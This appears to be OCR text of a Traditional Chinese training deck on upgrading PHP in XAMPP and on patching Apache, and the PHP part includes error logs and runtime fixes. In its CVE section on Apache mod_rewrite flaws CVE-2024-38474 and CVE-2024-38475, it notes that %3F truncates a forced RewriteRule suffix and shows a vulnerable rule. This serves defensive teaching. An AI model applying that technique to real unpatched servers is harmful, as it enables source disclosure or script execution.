
https://www.php.net/downloads.php?os=windows

Windows PHP 版本更新 (2/2)

取代舊版PHP資料夾


xampp
本機 › 本機磁碟 (C:) › xampp ›
新增
排序
檢視
常用
圖庫
OneDrive
桌面
下載
文件
圖片
音樂
影片
名稱
修改日期
類型
大小
mailtodisk 2026/7/16 上午 11:43 檔案資料夾
mysql 2026/7/16 上午 11:43 檔案資料夾
php_8.2.2 2026/7/16 上午 11:45 檔案資料夾
php 2026/7/16 下午 12:25 檔案資料夾
src 2026/7/16 上午 11:43 檔案資料夾
tmp 2026/7/16 上午 11:43 檔案資料夾
webdav 2026/7/16 上午 11:43 檔案資料夾
apache_start 2013/6/7 下午 07:15 Windows 批次檔案 1 KB
apache_stop 2019/10/1 下午 03:13 Windows 批次檔案 1 KB
catalina_service 2021/4/6 上午 12:16 Windows 批次檔案 11 KB
catalina_start 2021/4/6 上午 12:17 Windows 批次檔案 4 KB

取代php.ini


本機 > 本機磁碟 (C:) > xampp > php >
新增
排序
檢視
常用
圖庫
OneDrive
桌面
下載
文件
圖片
音樂
影片
php
名稱
修改日期
類型
大小
dev 2026/7/16 下午 12:25 檔案資料夾
ext 2026/7/16 下午 12:25 檔案資料夾
extras 2026/7/16 下午 12:25 檔案資料夾
lib 2026/7/16 下午 12:25 檔案資料夾
php.ini 2026/7/16 下午 12:30 組態設定 76 KB
brotlicommon.dll 2026/7/16 下午 12:25 應用程式擴充 184 KB
brotlidec.dll 2026/7/16 下午 12:25 應用程式擴充 90 KB
deplister.exe 2026/7/16 下午 12:25 應用程式 138 KB
glib-2.dll 2026/7/16 下午 12:25 應用程式擴充 1,758 KB
gmodule-2.dll 2026/7/16 下午 12:25 應用程式擴充 20 KB
gobject-2.dll 2026/7/16 下午 12:25 應用程式擴充 314 KB
icudt77.dll 2026/7/16 下午 12:25 應用程式擴充 31,151 KB

啟動Apache 錯誤


error.log

檔案 編輯 檢視


```
resuming normal operations
[Thu Jul 16 12:20:16.750590 2026] [mpm_winnt:notice] [pid 96:tid 480] AH00456: Apache Lounge VS17 Server built: Oct 18 2023 13:03:18
[Thu Jul 16 12:20:16.750590 2026] [core:notice] [pid 96:tid 480] AH00094: Command line: 'c:\\xampp\\apache\\bin\\httpd.exe -d C:/xampp/apache'
[Thu Jul 16 12:20:16.802423 2026] [mpm_winnt:notice] [pid 96:tid 480] AH00418: Parent: Created child process 7316
[Thu Jul 16 12:20:25.868222 2026] [ssl:warn] [pid 7316:tid 472] AH01909: www.example.com:443:0 server certificate does NOT include an ID which
matches the server name
[Thu Jul 16 12:20:25.990560 2026] [ssl:warn] [pid 7316:tid 472] AH01909: www.example.com:443:0 server certificate does NOT include an ID which
matches the server name
[Thu Jul 16 12:20:26.102651 2026] [mpm_winnt:notice] [pid 7316:tid 472] AH00354: Child: Starting 150 worker threads.
[Thu Jul 16 12:36:13.333485 2026] [ssl:warn] [pid 8600:tid 448] AH01909: www.example.com:443:0 server certificate does NOT include an ID which
matches the server name
[Thu Jul 16 12:36:13.420709 2026] [core:warn] [pid 8600:tid 448] AH00098: pid file C:/xampp/apache/logs/httpd.pid overwritten -- Unclean shutdown
of previous Apache run?
[Thu Jul 16 12:36:13.423374 2026] [ssl:warn] [pid 8600:tid 448] AH01909: www.example.com:443:0 server certificate does NOT include an ID which
matches the server name
PHP Warning:  'C:\\WINDOWS\\SYSTEM32\\VCRUNTIME140.dll' 14.36 is not compatible with this PHP build linked with 14.44 in Unknown on line 0
[Thu Jul 16 12:36:13.547018 2026] [:emerg] [pid 8600:tid 448] AH00020: Configuration Failed, exiting
```

```
C:\Windows\System32>dir | findstr -i VCRUNTIME
2023/05/10  上午 07:01           109,440 vcruntime140.dll
2023/05/10  上午 07:01            49,560 vcruntime140_1.dll
2025/09/16  上午 03:41            38,944 vcruntime140_1_clr0400.dll
2025/09/16  上午 03:41            98,848 vcruntime140_clr0400.dll
```

PHP安裝說明


php.net/downloads.php?os=windows
Downloads & Installation Instructions
I work with Windows ZIP Downloads , and use default PHP version for OS
I want to be able to use multiple PHP versions:
I want to compile everything from source:
Instructions
Architecture
It is recommended to use x64 builds of PHP as almost all Windows installations currently support x64.
Thread Safety
NTS builds are for single-threaded use cases, typically PHP running via FastCGI or on the CLI. TS builds support multithreaded SAPIs and are intended for PHP loaded as a web server module. So, if you want to use PHP as FastCGI with IIS, use the Non-Thread Safe (NTS) builds of PHP, or if you want to use the Apache HTTP Server, use the Thread Safe (TS) builds of PHP.
Visual Studio Versions
The builds below are built using Visual Studio 2019 (VS16) or Visual Studio 2022 (VS17) compiler. They require the Visual C++ Redistributable for Visual Studio 2015-2022 x64 or x86 installed.

安裝VC套件




```
C:\Windows\System32>dir | findstr -i VCRUNTIME
2025/06/11  上午 05:21           124,544 vcruntime140.dll
2025/06/11  上午 05:21            49,792 vcruntime140_1.dll
2025/09/16  上午 03:41            38,944 vcruntime140_1_clr0400.dll
2025/09/16  上午 03:41            98,848 vcruntime140_clr0400.dll
2025/06/11  上午 05:21            38,528 vcruntime140_threads.dll
```

再次遇到錯誤

php.ini　error.log

檔案　編輯　檢視

```
matches the server name
PHP Warning:  PHP Startup: Unable to load dynamic library 'curl' (tried: C:\\xampp\\php\\ext\\curl (\xe6\x89\xbe\xe4\xb8\x8d\xe5\x88\xb0\xe6\x8c
\x87\xe5\xae\x9a\xe7\x9a\x84\xe6\xa8\xa1\xe7\xb5\x84\xe3\x80\x82), C:\\xampp\\php\\ext\\php_curl.dll (\xe6\x89\xbe\xe4\xb8\x8d\xe5\x88\xb0\xe6
\x8c\x87\xe5\xae\x9a\xe7\x9a\x84\xe6\xa8\xa1\xe7\xb5\x84\xe3\x80\x82)) in Unknown on line 0
PHP Warning:  Cannot open "C:\\xampp\\php\\extras\\browscap.ini" for reading in Unknown on line 0
PHP Fatal error:  Unable to start standard module in Unknown on line 0\nStack trace:\n#0 {main}
[Thu Jul 16 12:47:08.162629 2026] [ssl:warn] [pid 5252:tid 448] AH01909: www.example.com:443:0 server certificate does NOT include an ID which
matches the server name
[Thu Jul 16 12:47:08.235753 2026] [core:warn] [pid 5252:tid 448] AH00098: pid file C:/xampp/apache/logs/httpd.pid overwritten -- Unclean shutdown
of previous Apache run?
[Thu Jul 16 12:47:08.238695 2026] [ssl:warn] [pid 5252:tid 448] AH01909: www.example.com:443:0 server certificate does NOT include an ID which
matches the server name
PHP Warning:  PHP Startup: Unable to load dynamic library 'curl' (tried: C:\\xampp\\php\\ext\\curl (\xe6\x89\xbe\xe4\xb8\x8d\xe5\x88\xb0\xe6\x8c
\x87\xe5\xae\x9a\xe7\x9a\x84\xe6\xa8\xa1\xe7\xb5\x84\xe3\x80\x82), C:\\xampp\\php\\ext\\php_curl.dll (\xe6\x89\xbe\xe4\xb8\x8d\xe5\x88\xb0\xe6
\x8c\x87\xe5\xae\x9a\xe7\x9a\x84\xe6\xa8\xa1\xe7\xb5\x84\xe3\x80\x82)) in Unknown on line 0
PHP Warning:  Cannot open "C:\\xampp\\php\\extras\\browscap.ini" for reading in Unknown on line 0
PHP Fatal error:  Unable to start standard module in Unknown on line 0\nStack trace:\n#0 {main}
[Thu Jul 16 12:49:10.302384 2026] [ssl:warn] [pid 1980:tid 448] AH01909: www.example.com:443:0 server certificate does NOT include an ID which
matches the server name
```

php.ini

檔案　編輯　檢視

```
bcmath.scale=0

[browscap]
; https://php.net/browscap
;browscap="C:\xampp\php\extras\browscap.ini"
```

確認PHP更新後之版本

```
C:\Users\taccst>curl -I  http://localhost
HTTP/1.1 302 Found
Date: Thu, 16 Jul 2026 04:56:08 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.5.8
X-Powered-By: PHP/8.5.8
Location: http://localhost/dashboard/
Content-Type: text/html; charset=UTF-8
```

Linux 更新PHP

- 先在測試機進行測試
- 使用apt update進行更新
- 可單獨更新PHP及其相關套件
- 更新後，測試程式功能是否正常
  - 進行程式語法修改

Apache 2.4.x < 2.4.60 Multiple Vulnerabilities

CVE-2024-38474 弱點

CVE-2024-38474 Detail

MODIFIED AFTER ENRICHMENT

This CVE record has been updated after NVD enrichment efforts were completed. Enrichment data supplied by the NVD may require amendment due to these changes.

Description

用 %3F 截斷 RewriteRule 強制附加的後綴

Substitution encoding issue in mod_rewrite in Apache HTTP Server 2.4.59 and earlier allows attacker to execute scripts in directories permitted by the configuration but not directly reachable by any URL or source disclosure of scripts meant to only to be executed as CGI. Users are recommended to upgrade to version 2.4.60, which fixes this issue. Some RewriteRules that capture and substitute unsafely will now fail unless rewrite flag "UnsafeAllow3F" is specified.

Metrics

CVSS Version 4.0 | CVSS Version 3.x | CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:

NVD	**NIST:** NVD	**Base Score:** 9.8 CRITICAL	**Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
	ADP: CISA-ADP	**Base Score:** 8.1 HIGH	**Vector:** CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H

CVE-2024-38475 弱點

CVE-2024-38475 Detail

Description

URL 指向不該直接存取的實體檔案

Improper escaping of output in mod_rewrite in Apache HTTP Server 2.4.59 and earlier allows an attacker to map URLs to filesystem locations that are permitted to be served by the server but are not intentionally/directly reachable by any URL, resulting in code execution or source code disclosure. Substitutions in server context that use a backreferences or variables as the first segment of the substitution are affected. Some unsafe RewiteRules will be broken by this change and the rewrite flag "UnsafePrefixStat" can be used to opt back in once ensuring the substitution is appropriately constrained.

Metrics


CVSS Version 4.0 | CVSS Version 3.x | CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:

NVD	**NIST:** NVD	**Base Score:** 9.1 CRITICAL	**Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
	ADP: CISA-ADP	**Base Score:** 9.1 CRITICAL	**Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N


具弱點之Apache版本



Apache設定檔

```
RewriteEngine On
RewriteRule ^/doc/(.*)$ /$1.pdf [L]
```


正常使用情境



網站根目錄


```
root@5d6350bc664d:/var/www/html# ls -al
total 84
drwxr-xr-x 7 1000 1000  4096 Jul 11 11:03 .
drwxr-xr-x 1 root root  4096 May 29  2024 ..
drwxr-xr-x 3 1000 1000  4096 Jul 11 02:56 css
-rw-r--r-- 1 1000 1000 25870 Jul 11 02:56 default.JPG
-rw-r--r-- 1 1000 1000 15343 Jul 11 11:00 demo.pdf
-rw-r--r-- 1 1000 1000    32 Jul 11 10:22 demo.txt
drwxr-xr-x 2 1000 1000  4096 Jul 11 02:56 images
-rwxr--r-- 1 1000 1000   645 Jul 11 04:57 index.php
drwxr-xr-x 2 1000 1000  4096 Jul 11 02:56 js
